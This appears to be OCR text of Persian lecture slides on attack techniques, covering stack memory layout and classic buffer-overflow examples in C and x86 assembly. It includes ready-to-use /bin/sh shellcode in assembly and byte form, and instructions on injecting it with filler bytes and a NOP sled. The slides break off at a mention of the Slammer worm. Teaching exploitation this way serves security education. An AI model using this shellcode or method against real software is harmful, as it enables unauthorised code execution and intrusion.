
هجوم به قصد دسترسي

(از طريق سوء استفاده از آسيب پذيري ها)


روند نماي كلي انجام يک حملة كامپيوتري



فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP

ساختمان حافظه در هنگام اجراي برنامه ها




- Stack به طرف پایین رشد میکند
- Intel, Motorola, SPARC, MIPS
- اشاره گر پشته به آخرین محل اشاره میکند

ساختمان پشته در هنگام اجراي برنامه ها

```
pushl   $3
pushl   $2
pushl   $1
call function

function prolog
pushl   %ebp
movl    %esp, %ebp
subl    $20, %esp
```




مثال

ساختمان پشته براي برنامه زير:

```
void function(int a, int b, int c){
        char buffer1[5];
        char buffer2[10];
}

int main(){
        function(1,2,3);
}
```

مثال


Bottom of memory
Top of stack
12
8
4
4
4
4
4
buffer2
buffer1
sfp
ret
a
b
c
Top of memory
Bottom of stack
Current Frame Pointer
(stack pointer)

مثال دوم


Buffer overflow از چک نکردن محدوده توسط برنامه ها استفاده میکند!

```
void function(char *str){
        char buffer[16];
        strcpy(buffer, str);
}

int main(){
        char large_string[256];
        int i;
        for (i = 0; i < 255; i++){
                large_string[i] = 'A';
        }
        function(large_string);
}
```

مثال دوم

نتيجه اجراي اين برنامه در پشته به صورت زير است:



آدرس بازگشت بوسيله كد : (0x41414141) 'AAAA' باز نويسي ميشود!

برنامه از تابع خارج شده و كدهاي نوشته شده در آدرس ..... 0x41414141 را اجرا ميكند!


مثال سوم

آیا ما میتوانیم ، به جاي crash برنامه ، از این ویژگي براي اجراي کد خود استفاده کنیم ؟

```
void function(int a, int b, int c){
        char buffer1[8];
        char buffer2[10];
        int *r;
        r = buffer1 + 12;
        (*r) += 8;
}

int main(){
        int x = 0;
        function(1,2,3);
        x = 1;
        printf("%d\n", x);
}
```

مثال سوم



این برنامه باعث میشود که انتساب 1 به x در نظر گرفته نشود ، و مقدار 0 براي x چاپ بشود.

طراحي حمله!!!

- در اين جا ديديم كه چگونه ميتوان بر روي آدرس بازگشت يک تابع چيزي بنويسيم و تابع را به جايي كه خودمان ميخواهيم هدايت كنيم!

- اما اين موضوع چگونه ميتواند به يک دشمن كمک كند تا به برنامه ما نفوذ كند؟

ايجاد كد مورد نظر براي باز كردن shell


```
jmp     0x1F
popl    %esi
movl    %esi, 0x8(%esi)
xorl    %eax, %eax
movb    %eax, 0x7(%esi)
movl    %eax, 0xC(%esi)
movb    $0xB, %al
movl    %esi, %ebx
leal    0x8(%esi), %ecx
leal    0xC(%esi), %edx
int     $0x80
xorl    %ebx, %ebx
movl    %ebx, %eax
inc     %eax
int     $0x80
call    -0x24
.string "/bin/sh"
```

اولين قدم ايجاد يک کد مخرب است!

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

بايد کد نهايي ايجاد کرد که براي ماشين قابل اجرا باشد


کد مخرب را براي اجرا به برنامه بدهید



بافر را بواسطه کدهاي بيهوده پر کنيد و در ادامه کد اجراي shell را وارد کنيد.

آدرس بايد دقيق باشد وگرنه برنامه crash ميکند ، اين قسمت سخت ترين قسمت کار است.

کد مخرب را براي اجرا به برنامه بدهید



شما میتوانید با استفاده از دستورالعمل NOP (0x90) شانس موفقیت خود را بالاتر ببرید

این دستور العمل در واقع یک دستورالعمل اجرایي بیهوده است ، که تا زماني که به یک دستور العمل واقعي نرسیده اجرا میشود.


کرم Slammer نمونه اي از بهره برداري از سرريز بافر

- اولين مثال از يک کرم سريع (تا پيش از اين ، اين سرعت انتشار فقط در تئوري بود)
